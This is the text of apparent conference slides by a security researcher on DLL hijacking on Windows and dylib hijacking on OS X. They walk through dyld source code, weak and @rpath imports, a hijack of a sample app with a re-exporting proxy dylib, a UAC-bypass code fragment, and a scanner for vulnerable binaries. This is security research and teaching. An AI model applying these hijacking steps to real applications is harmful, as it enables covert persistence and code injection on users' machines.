@patrickwardle
‘DLL Hijacking’ on OS X?
#@%& Yeah!
“sources a global contingent of vetted security experts worldwide and
pays them on an incentivized basis to discover security vulnerabilities in
our customers’ web apps, mobile apps, and infrastructure endpoints.”
WHOIS
@patrickwardle	
  	
  
/NASA	
  /NSA	
  /VRL	
  /SYNACK
always looking for
more experts!
vetted researchers
internal R&D
backed by google

what we'll be covering
AN OUTLINE
history of
dll hijacking
dylib hijacking
attacks
& defenses
}hijackingfinding
‘hijackables’
loader/linker

features
HISTORY OF DLL HIJACKING
…on windows
an overview

DLL HIJACKING (WINDOWS)
“an attack that exploits the way some
Windows applications search and load
Dynamic Link Libraries (DLLs)”
definition "binary planting"
"insecure library loading"
"dll loading hijacking"
"dll preloading attack"
other names
<blah>.dll
<blah>.dll
"I need <blah>.dll"
cwd
a (historically accurate) timeline
DLL HIJACKING
“The vulnerability was discovered by HD
Moore” -Wikipedia
2010 present
??
M$oft Security Advisory 2269637
“allows an attacker to execute arbitrary
commands, potentially affecting more
than 100 million users” 

-thehackernews
[unclass]	
   “It	
   is	
   important	
   that	
  
penetrators	
   can’t	
   insert	
   a	
   ‘fake’	
  
DLL	
   in	
   one	
   of	
   these	
   directories	
  
where	
   the	
   search	
   finds	
   it	
   before	
   a	
  
legitimate	
  DLL	
  of	
  the	
  same	
  name”	
  
1998
-­‐NSA	
  (Windows	
  NT	
  Security	
  Guidelines)
an example of a buggy application
DLL HIJACKING
//insecurely	
  load	
  library	
  
//	
  -­‐>fully	
  qualified	
  path,	
  not	
  specified	
  	
  
HMODULE	
  hLib	
  =	
  LoadLibrary(L"dnsapi.dll");	
  
vulnerable code snippet
“The default search behavior, is to
search the current directory, followed
by the [system] directories” -microsoft
vulnerable code snippet

providing a variety of attack scenarios
DLL HIJACKING ATTACKS
vulnerable binary
persistence process injection
escalation of privileges
(uac bypass)
‘remote’ infection
}
in the wild
DLL HIJACKING ATTACKS
//paths	
  to	
  abuse	
  
char*	
  uacTargetDir[]	
  =	
  {"system32sysprep",	
  "ehome"};	
  
char*	
  uacTargetApp[]	
  =	
  {"sysprep.exe",	
  "mcx2prov.exe"};	
  
char*	
  uacTargetDll[]	
  =	
  {	
  "cryptbase.dll"	
  ,	
  "CRYPTSP.dll"};

//execute	
  vulnerable	
  application	
  &	
  perform	
  DLL	
  hijacking	
  attack	
  
if(Exec(&exitCode,	
  "cmd.exe	
  /C	
  %s",	
  targetPath))	
  
{	
  
if(exitCode	
  ==	
  UAC_BYPASS_MAGIC_RETURN_CODE)	


  DBG("UAC	
  BYPASS	
  SUCCESS")	
  
...
bypassing UAC (carberp, blackbeard, etc.)
“we had a plump stack of malware samples in our
library that all had this name (fxsst.dll) and were
completely unrelated to each other” -mandiant
persistence
priv esc
the current state of affairs
DLL HIJACKING
2010 today
M$oft Security Advisory 2269637 &
‘Dynamic-Link Library Security’ doc
“Any OS which allows for dynamic linking
of external libraries is theoretically
vulnerable to [dll hijacking]” 


-Marc B (stackoverflow.com)
fully qualified paths
SafeDllSearchMode & 

CWDIllegalInDllSearch
dylib hijacking (OS X)
'C:Windowssystem32blah.dll'
DYLIB HIJACKING
…on OS X

macs are everywhere (home & enterprise)
THE RISE OF MACS
macs as % of total usa pc sales
#3 usa / #5 worldwide
vendor in pc shipments
percentage
0
3.5
7
10.5
14
year
'09 '10 '11 '12 '13
doesn’t	
  include	
  iDevices
"Mac notebook sales have grown 21% over the last year,
while total industry sales have fallen" -apple (3/2015)

some apple specific terminology
APPLE PARLANCE
Mach object file format (or 'Mach-O') is OS X's
native file format for executables, shared libraries,
dynamically-loaded code, etc.
Load commands specify the layout and linkage
characteristics of the binary (memory layout,
initial execution state of the main thread, names
of dependent dylibs, etc).
}
mach-o
dylibs
Also known as dynamic shared libraries, shared
objects, or dynamically linked libraries, dylibs are
simply libraries intended for dynamic linking.
load
commands

instructions to the loader (including required libraries)
LOAD COMMANDS
MachOView
dumping load commands
$otool	
  -­‐l	
  /Applications/Calculator.app/Contents/MacOS/Calculator	
  
...	
  
Load	
  command	
  12	


  cmd	
  LC_LOAD_DYLIB	


  cmdsize	
  88	


  name	
  /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa	


  time	
  stamp	
  2	
  Wed	
  Dec	
  31	
  14:00:02	
  1969	


  current	
  version	
  21.0.0	
  
compatibility	
  version	
  1.0.0

dylib specific load commands
LC_LOAD*_DYLIB/LC_ID_DYLIB LOAD COMMANDS
struct	
  dylib_command	
  

{	


  uint32_t	
   cmd;	


   /*	
  LC_ID_DYLIB,	
  LC_LOAD_{,WEAK_}DYLIB,	
  LC_REEXPORT_DYLIB	
  */	


  uint32_t	
   cmdsize;	


   /*	
  includes	
  pathname	
  string	
  */	


  struct	
  dylib	
  	
   dylib;	


   /*	
  the	
  library	
  identification	
  */	
  
};
mach-­‐o/loader.h
mach-­‐o/loader.h
struct	
  dylib	
  
{	


  union	
  lc_str	
  	
  name;	


   /*	
  library's	
  path	
  name	
  */	


  uint32_t	
  timestamp;	


   /*	
  library's	
  build	
  time	
  stamp	
  */	


  uint32_t	
  current_version;	
   	
   	
   /*	
  library's	
  current	
  vers	
  number	
  */	


  uint32_t	
  compatibility_version;	
   /*	
  library's	
  compatibility	
  vers	
  number*/	
  
};
struct dyld_command
struct dylib
used to find &
uniquely ID the
library

the idea is simple
DYLIB HIJACKING ATTACKS
plant a malicious dynamic library such that the
dynamic loader will automatically load it into a
vulnerable application
no other system modifications
independent of users’ environment}
‣ no patching binaries
‣ no editing config files
‣ $PATH, (/etc/paths)
‣ DYLD_*
constraints

abusing for malicious purposes ;)
DYLIB HIJACKING ATTACKS
vulnerable binary
persistence process injection
‘remote’ infection
}
security product
bypass
just like dll hijacking
on windows!

a conceptual overview of dyld
OS X’S DYNAMIC LOADER/LINKER
/usr/lib/dyld
$	
  file	
  /usr/lib/dyld	
  
/usr/lib/dyld	
  (for	
  architecture	
  x86_64):	
  Mach-­‐O	
  64-­‐bit	
  dynamic	
  linker	
  x86_64	
  
/usr/lib/dyld	
  (for	
  architecture	
  i386):	
   	
  	
  Mach-­‐O	
  dynamic	
  linker	
  i386
…
}
find load link
…
dynamic libraries (dylibs)
__dyld_start

a (very) brief walk-thru
OS X’S DYNAMIC LOADER/LINKER
dyldStartup.s/__dyld_start

sets up stack & jumps to
dyldbootstrap::start() which
calls _main()
dyld.cpp/_main()

calls link(ptrMainExe), calls
image->link()
ImageLoader.cpp/link()

calls ImageLoader::
recursiveLoadLibraries()
ImageLoader.cpp/
recursiveLoadLibraries()
gets dependent libraries, calls
context.loadLibrary() on each
dyld.cpp/load()
calls loadPhase0() which calls,
loadPhase1()… until loadPhase6()
dyld.cpp/loadPhase6()
maps in file then calls
ImageLoaderMachO::instantiateFr
omFile()
open source, at
www.opensource.apple.com (dyld-­‐353.2.1)

again, a simple idea
LET THE HUNT BEGIN
is there code in dyld that:
doesn’t error out if a dylib isn’t found?
looks for dylibs in multiple locations?
if the answer is 'YES' to either question, its
theoretically possible that binaries on OS X could
by vulnerable to a dylib hijacking attack!
are missing dylibs are A-OK?
ALLOWING AN IMAGE LOAD TO FAIL
//attempt	
  to	
  load	
  all	
  required	
  dylibs	
  
void	
  ImageLoader::recursiveLoadLibraries(	
  ...	
  )	
  {

//get	
  list	
  of	
  libraries	
  this	
  image	
  needs	
  
DependentLibraryInfo	
  libraryInfos[fLibraryCount];	
  	
  
this-­‐>doGetDependentLibraries(libraryInfos);	
  
//try	
  to	
  load	
  each	
  each	
  
for(unsigned	
  int	
  i=0;	
  i	
  <	
  fLibraryCount;	
  ++i)	
  {	


  //load	


  try	
  {	


  dependentLib	
  =	
  context.loadLibrary(libraryInfos[i],	
  ...	
  );	


  ...	


  }	


  catch(const	
  char*	
  msg)	
  {	


  if(requiredLibInfo.required)	


   throw	
  dyld::mkstringf("Library	
  not	
  loaded:	
  %sn	
  	
  Referenced	
  from:	
  %sn	
  	
  Reason:	
  %s",	


  requiredLibInfo.name,	
  this-­‐>getRealPath(),	
  msg);	


  //ok	
  if	
  weak	
  library	
  not	
  found	


  dependentLib	
  =	
  NULL;	


  }	
  	
  
}
error logic for missing dylibs
ImageLoader.cpp
where is the ‘required’ variable set?
ALLOWING AN IMAGE LOAD TO FAIL
//get	
  all	
  libraries	
  required	
  by	
  the	
  image	
  
void	
  ImageLoaderMachO::doGetDependentLibraries(DependentLibraryInfo	
  libs[]){

//get	
  list	
  of	
  libraries	
  this	
  image	
  needs	
  
const	
  uint32_t	
  cmd_count	
  =	
  ((macho_header*)fMachOData)-­‐>ncmds;	
  
const	
  struct	
  load_command*	
  const	
  cmds	
  =	
  (struct	
  load_command*)&fMachOData[sizeof(macho_header)];	
  
const	
  struct	
  load_command*	
  cmd	
  =	
  cmds;	
  
//iterate	
  over	
  all	
  load	
  commands	
  
for	
  (uint32_t	
  i	
  =	
  0;	
  i	
  <	
  cmd_count;	
  ++i)	
  {	


  switch	
  (cmd-­‐>cmd)	
  {	


  case	
  LC_LOAD_DYLIB:	


  case	
  LC_LOAD_WEAK_DYLIB:	


   ...


   //set	
  required	
  variable	


  (&libs[index++])-­‐>required	
  =	
  (cmd-­‐>cmd	
  !=	
  LC_LOAD_WEAK_DYLIB);	


  break;	


   }


  //go	
  to	
  next	
  load	
  command	


   cmd	
  =	
  (const	
  struct	
  load_command*)(((char*)cmd)+cmd-­‐>cmdsize);	


   }	
  	
  
setting the 'required' variable
ImageLoaderMachO.cpp

LC_LOAD_WEAK_DYLIB:

weak 'import' (not required)
binaries that import weak dylibs can be hijacked
HIJACK 0X1: LC_LOAD_WEAK_DYLIB
LC_LOAD_WEAK_DYLIB:
/usr/lib/<blah>.dylib
/usr/lib
weak request,
so 'not-found' is ok!find/load <blah>.dylib
not found!
LC_LOAD_WEAK_DYLIB:
/usr/lib/<blah>.dylib
/usr/lib
find/load <blah>.dylib
<blah>.dylib
ohhh, what do we have here?!
LOOKING FOR DYLIBS IN MULTIPLE LOCATIONS
//substitute	
  @rpath	
  with	
  all	
  -­‐rpath	
  paths	
  up	
  the	
  load	
  chain	
  
for(const	
  ImageLoader::RPathChain*	
  rp=context.rpath;	
  rp	
  !=	
  NULL;	
  rp=rp-­‐>next){	


  //try	
  each	
  rpath	


   for(std::vector<const	
  char*>::iterator	
  it=rp-­‐>paths-­‐>begin();	
  it	
  !=	
  rp-­‐>paths-­‐>end();	
  ++it){	


  //build	
  full	
  path	
  from	
  current	
  rpath	


  char	
  newPath[strlen(*it)	
  +	
  strlen(trailingPath)+2];	


   strcpy(newPath,	
  *it);	


   strcat(newPath,	
  "/");	


   strcat(newPath,	
  trailingPath);


  //TRY	
  TO	
  LOAD	


  //	
  -­‐>if	
  this	
  fails,	
  will	
  attempt	
  next	
  variation!!	


   image	
  =	
  loadPhase4(newPath,	
  orgPath,	
  context,	
  exceptions);


  if(image	
  !=	
  NULL)	


   dyld::log("RPATH	
  successful	
  expansion	
  of	
  %s	
  to:	
  %sn",	
  orgPath,	
  newPath);	


   else	


   dyld::log("RPATH	
  failed	
  to	
  expanding	


  %s	
  to:	
  %sn",	
  orgPath,	
  newPath);	


  //if	
  found/load	
  image,	
  return	
  it	


   if(image	
  !=	
  NULL)	


   return	
  image;	


   }	


   }	
  
loading dylibs from various locations
dyld.cpp

a special keyword for the loader/linker
WTF ARE @RPATHS?
introduced in OS X
10.5 (leopard)
To use run-path dependent libraries, an executable provides a list of run-
path search paths, which the dynamic loader traverses at load time to
find the libraries.” -apple
“A run-path dependent library is a dependent library whose complete
install name (path) is not known when the library is created….
"ohhh, so dyld will look for the
dylib in multiple locations?!?"

a run-path dependent library
AN EXAMPLE
compiled run-path dependent library
$	
  otool	
  -­‐l	
  rpathLib.framework/Versions/A/rpathLib	
  
Load	
  command	
  3	


  cmd	
  LC_ID_DYLIB	


  cmdsize	
  72	


  name	
  @rpath/rpathLib.framework/Versions/A/rpathLib	


  time	
  stamp	
  1	
  Wed	
  Dec	
  31	
  14:00:01	
  1969	


  current	
  version	
  1.0.0	
  
compatibility	
  version	
  1.0.0	
  
set install dir to '@rpath'

an app that links against an @rpath'd dylib
AN EXAMPLE
the “run-path dependent library(s)”
LC_LOAD*_DYLIB LC(s) containing "@rpath" in the
dylib path -> tells dyld to “to search a list of paths in
order to locate the dylib"
the list of “run-path search paths”
LC_RPATH LCs containing the run-time paths
which at runtime, replace "@rpath"
}
dylib dependency
specifying 'RunPath Search Paths'

LC_LOAD_DYLIB load commands prefixed with '@rpath'
RUN-PATH DEPENDENT LIBRARIES
an application linked against an @rpath import
$	
  otool	
  -­‐l	
  rPathApp.app/Contents/MacOS/rPathApp	
  
Load	
  command	
  12	


  cmd	
  LC_LOAD_DYLIB	


  cmdsize	
  72	


  name	
  @rpath/rpathLib.framework/Versions/A/rpathLib	


  time	
  stamp	
  2	
  Wed	
  Dec	
  31	
  14:00:02	
  1969	


  current	
  version	
  1.0.0	
  
compatibility	
  version	
  1.0.0	
  
“hey dyld, I depend on the rpathLib dylib, but when built, I
didn’t know exactly where it would be installed. Please use my
embedded run-path search paths to find & load it!” 

-the executable

LC_RPATH load commands containing the run-path search paths
RUN-PATH SEARCH PATH(S)
embedded LC_PATH commands
$	
  otool	
  -­‐l	
  rPathApp.app/Contents/MacOS/rPathApp	
  
Load	
  command	
  18	


  cmd	
  LC_RPATH	


  cmdsize	
  64	


  path	
  /Applications/rPathApp.app/Contents/Library/One	
  
Load	
  command	
  19	


  cmd	
  LC_RPATH	


  cmdsize	
  64	


  path	
  /Applications/rPathApp.app/Contents/Library/Two
one for each
required dylib struct	
  rpath_command	
  	
  
{	


  uint32_t	
  	
  cmd;	


   /*	
  LC_RPATH	
  */	


  uint32_t	
  	
  cmdsize;	
   	
   /*	
  includes	
  string	
  */	


  union	
  lc_str	
  path;	
   	
   /*	
  path	
  to	
  add	
  to	
  run	
  path	
  */	
  
};	
  
mach-­‐o/loader.h
struct dyld_command (LC_RPATH LC)

how the linker/loader interacts with LC_RPATH load commands
DYLD AND THE ‘RUN-PATH’ SEARCH PATH(S)
void	
  ImageLoader::recursiveLoadLibraries(…){	


  //get	
  list	
  of	
  rpaths	
  that	
  this	
  image	
  adds	


  std::vector<const	
  char*>	
  rpathsFromThisImage;	


  this-­‐>getRPaths(context,	
  rpathsFromThisImage);	


saving all "run-path search paths"
ImageLoader.cpp
void	
  ImageLoaderMachO::getRPaths(...,	
  std::vector<const	
  char*>&	
  paths){	


  //iterate	
  over	
  all	
  load	
  commands	


  //	
  -­‐>look	
  for	
  LC_RPATH	
  and	
  save	
  their	
  path’s	


  for(uint32_t	
  i	
  =	
  0;	
  i	
  <	
  cmd_count;	
  ++i){	


   switch(cmd-­‐>cmd){	


   case	
  LC_RPATH:


  //save	
  ‘run-­‐path’	
  search	
  path	


  paths.push_back((char*)cmd	
  +	
  ((struct	
  rpath_command*)cmd)-­‐>path.offset);	


//keep	
  scanning	
  load	
  commands...	


cmd	
  =	
  (const	
  struct	
  load_command*)(((char*)cmd)+cmd-­‐>cmdsize);
ImageLoader.cpp
invoking getRPaths() to parse all LC_RPATHs
dealing with LC_LOAD_DYLIB load commands that contain '@rpath'
DYLD AND '@RPATH'
//expand	
  '@rpaths'	
  
static	
  ImageLoader*	
  loadPhase3(...)	
  {	
  

//replace	
  ‘@rpath’	
  with	
  all	
  resolved	
  run-­‐path	
  search	
  paths	
  &	
  try	
  load

else	
  if(context.implicitRPath	
  ||	
  (strncmp(path,	
  "@rpath/",	
  7)	
  ==	
  0)	
  )	
  {	


  //get	
  part	
  of	
  path	
  after	
  '@rpath/'


  const	
  char*	
  trailingPath	
  =	
  (strncmp(path,	
  "@rpath/",	
  7)	
  ==	
  0)	
  ?	
  &path[7]	
  :	
  path;	


//substitute	
  @rpath	
  with	
  all	
  -­‐rpath	
  paths	
  up	
  the	
  load	
  chain	


   for(std::vector<const	
  char*>::iterator	
  it=rp-­‐>paths-­‐>begin();	
  it	
  !=	
  rp-­‐>paths-­‐>end();	
  ++it){	


  //build	
  full	
  path	
  from	
  current	
  rpath	


  char	
  newPath[strlen(*it)	
  +	
  strlen(trailingPath)+2];	


   strcpy(newPath,	
  *it);	


   strcat(newPath,	
  "/");	


   strcat(newPath,	
  trailingPath);


  //TRY	
  TO	
  LOAD	


   image	
  =	
  loadPhase4(newPath,	
  orgPath,	
  context,	
  exceptions);


  //if	
  found/loaded	
  image,	
  return	
  it	


   if(image	
  !=	
  NULL)	


  return	
  image;


   }//try	
  all	
  run-­‐path	
  search	
  paths	
  
loading dylibs from various locations
dyld.cpp

'@rpath' imports not found in the primary search directory
HIJACK 0X2: LC_LOAD_DYLIB + LC_RPATHS
LC_LOAD_DYLIB:
@rpath/<blah>.dylib
find/load <blah>.dylib
LC_RPATH:
/Applications/blah.app/Library
LC_RPATH:
/System/Library
<blah>.dylib
/System/Library
/Applications/blah.app/Library
<blah>.dylib
/Applications/blah.app/
Library/blah.dylib
/System/Library/blah.dylib
resolved paths

possible, given either of the following conditions!
DYLIB HIJACKING AN OS X BINARY
}
contains a LC_LOAD_WEAK_DYLIB
load command that references a
non-existent dylib
contains multiple LC_RPATH load commands
(i.e. run-path search paths)
contains a LC_LOAD*_DYLIB load command
with a run-path dependent library ('@rpath')
not found in a primary run-path search path
+
vulnerable
application

hijacking the sample binary we wrote
EXAMPLE TARGET
confirm the vulnerability
$	
  export	
  DYLD_PRINT_RPATHS="1"

$	
  /Applications/rPathApp.app/Contents/MacOS/rPathApp


RPATH	
  failed	
  to	
  expanding	
  	
  @rpath/rpathLib.framework/Versions/A/rpathLib	


  to:	
  /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib	


RPATH	
  successful	
  expansion	
  of	
  @rpath/rpathLib.framework/Versions/A/rpathLib	


  to:	
  /Applications/rPathApp.app/Contents/MacOS/../Library/Two/rpathLib.framework/Versions/A/rpathLib	
  
/Applications/rPathApp.app/
Contents/Library/One/...
/Applications/rPathApp.app/
Contents/Library/Two/...
first location is
empty!
place dylib into the primary search location
HIJACK ATTEMPT 0X1
__attribute__((constructor))	
  
void	
  customConstructor(int	
  argc,	
  const	
  char	
  **argv)	
  
{	


  //dbg	
  msg	


  syslog(LOG_ERR,	
  "hijacker	
  loaded	
  in	
  %sn",	
  argv[0]);	
  
}
'malicious' dylib
automatically invoked
$	
  /Applications/rPathApp.app/Contents/MacOS/rPathApp


RPATH	
  successful	
  expansion	
  of	
  @rpath/rpathLib.framework/Versions/A/rpathLib	
  

to:	
  /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib	


dyld:	
  Library	
  not	
  loaded:	
  @rpath/rpathLib.framework/Versions/A/rpathLib	


  Referenced	
  from:	
  /Applications/rPathApp.app/Contents/MacOS/rPathApp	


  Reason:	
  Incompatible	
  library	
  version:	
  rPathApp	
  requires	
  version	
  1.0.0	
  or	
  later,	


  but	
  rpathLib	
  provides	
  version	
  0.0.0


Trace/BPT	
  trap:	
  5	
  
success :) then fail :(
dylib's 'payload'
dyld checks version numbers
DYLIB VERSIONING
ImageLoader::recursiveLoadLibraries(...)	
  {

LibraryInfo	
  actualInfo	
  =	
  dependentLib-­‐>doGetLibraryInfo();

//compare	
  version	
  numbers

if(actualInfo.minVersion	
  <	
  requiredLibInfo.info.minVersion)	
  	
  
{	


  //record	
  values	
  for	
  use	
  by	
  CrashReporter	
  or	
  Finder	


  dyld::throwf("Incompatible	
  library	
  version:	
  .....");	
  	
  
}
ImageLoader.cpp
ImageLoaderMachO::doGetLibraryInfo()	
  {


  LibraryInfo	
  info;	


  const	
  dylib_command*	
  dylibID	
  =	
  (dylib_command*)	


  (&fMachOData[fDylibIDOffset]);	


  //extract	
  version	
  info	
  from	
  LC_ID_DYLIB	


  info.minVersion	
  =	
  dylibID-­‐>dylib.compatibility_version;	


  info.maxVersion	
  =	
  dylibID-­‐>dylib.current_version;	


  return	
  info	
  
ImageLoaderMachO.cpp
$	
  otool	
  -­‐l	
  rPathApp	
  
Load	
  command	
  12	


  cmd	
  LC_LOAD_DYLIB	


  cmdsize	
  72	


  name	
  ...	
  rpathLib	
  
current	
  version	


  1.0.0	
  
compatibility	
  version	
  1.0.0


$	
  otool	
  -­‐l	
  rPathLib	
  
Load	
  command	
  12	


  cmd	
  LC_ID_DYLIB	


  cmdsize	
  72	


  name	
  ...	
  rpathLib	
  
current	
  version	


  0.0.0	
  
compatibility	
  version	
  0.0.0


hijacker dylib
versioning mismatch
target (legit) dylib

compatible version numbers
HIJACK ATTEMPT 0X2
setting version numbers
$	
  /Applications/rPathApp.app/Contents/MacOS/rPathApp


RPATH	
  successful	
  expansion	
  of	
  @rpath/rpathLib.framework/Versions/A/rpathLib	
  

to:	
  /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib	


dyld:	
  Symbol	
  not	
  found:	
  _OBJC_CLASS_$_SomeObject	


  Referenced	
  from:	
  /Applications/rPathApp.app/Contents/MacOS/rPathApp	


  Expected	
  in:	
  /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework	


  /Versions/A/rpathLib	
  
Trace/BPT	
  trap:	
  5
success :) then fail :(
$	
  otool	
  -­‐l	
  rPathLib	
  
Load	
  command	
  12	


  cmd	
  LC_ID_DYLIB	


  cmdsize	
  72	


  name	
  ...	
  rpathLib	
  
current	
  version	


  1.0.0	
  
compatibility	
  version	
  1.0.0


hijacker dylib

hijack dylib must export the expected symbols
SOLVING THE EXPORTS ISSUE
$	
  dyldinfo	
  -­‐export	
  /Library/Two/rpathLib.framework/Versions/A/rpathLib	
  
0x00001100	
  	
  _OBJC_METACLASS_$_SomeObject	
  
0x00001128	
  	
  _OBJC_CLASS_$_SomeObject
exports from legit dylib
sure we could get the hijacker to directly export all the same
symbols from the original...but it'd be more elegant to have it
re-export them, forwarding ('proxying') everything on to the
original dylib!
<blah>.dylib <blah>.dylib
resolve _SomeObject
_SomeObject

telling the dyld where to find the required symbols
RE-EXPORTING SYMBOLS
LC_REEXPORT_DYLIB load command
$	
  otool	
  -­‐l	
  rPathLib	
  
Load	
  command	
  	
  9	


  cmd	
  LC_REEXPORT_DYLIB	


  cmdsize	
  72	


  name	
  @rpath/rpathLib.framework


  /Versions/A/rpathLib
}ld inserts name from target
(legit) library (will be @rpath/...
which dyld doesn't resolve)
ld cannot link if target dylib
falls within an umbrella
framework
-Xlinker
-reexport_library
<path to legit dylib>
linker flags

fix with install_name_tool
RE-EXPORTING SYMBOLS
install_name_tool -change
<existing value of LC_REEXPORT_DYLIB>
<new value for to LC_REEXPORT_DYLIB (e.g target dylib)>
<path to dylib to update>
$	
  install_name_tool	
  -­‐change	
  @rpath/rpathLib.framework/Versions/A/rpathLib	


  /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib	


  /Applications/rPathApp.app/Contents/Library/One/rpathLib.framework/Versions/A/rpathlib	
  
$	
  otool	
  -­‐l	
  Library/One/rpathLib.framework/Versions/A/rpathlib	
  
Load	
  command	
  9	


  cmd	
  LC_REEXPORT_DYLIB	


  cmdsize	
  112	


  name	
  /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/
fixing the target of the re-exported
updates the name in
LC_REEXPORT_DYLIB

all your base are belong to us :)
HIJACK SUCCESS!
hijacked loaded into app's process space
app runs fine!
$	
  lsof	
  -­‐p	
  29593	
  
COMMAND	
  	
  NAME	
  
rPathApp	
  /Users/patrick	
  
rPathApp	
  /Applications/rPathApp.app/Contents/MacOS/rPathApp	
  
rPathApp	
  /Applications/rPathApp.app/Contents/Library/One/rpathLib.framework/Versions/A/rpathlib	
  
rPathApp	
  /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib
hijacker's 'payload'
hijacked app
ATTACKS & DEFENSE
impacts of hijacks
finding vulnerable binaries

AUTOMATION
$	
  python	
  dylibHijackScanner.py	


  getting	
  list	
  of	
  all	
  executable	
  files	
  on	
  system

	
  will	
  scan	
  for	
  multiple	
  LC_RPATHs	
  and	
  LC_LOAD_WEAK_DYLIBs

	
  found	
  91	
  binaries	
  vulnerable	
  to	
  multiple	
  rpaths

	
  found	
  53	
  binaries	
  vulnerable	
  to	
  weak	
  dylibs	
  
	
  rPathApp.app	
  has	
  multiple	
  rpaths	
  (dylib	
  not	
  in	
  primary	
  directory)

	
  ({	
  'binary':	
  '/rPathApp.app/Contents/MacOS/rPathApp',	


  'importedDylib':	
  '/rpathLib.framework/Versions/A/rpathLib',	


  'LC_RPATH':	
  'rPathApp.app/Contents/Library/One'	
  
	
  })
LC_LOAD_WEAK_DYLIB that reference a non-existent dylib
LC_LOAD*_DYLIB with @rpath'd import & multiple LC_RPATHs with the
run-path dependent library not found in a primary run-path search path
automated vulnerability detection
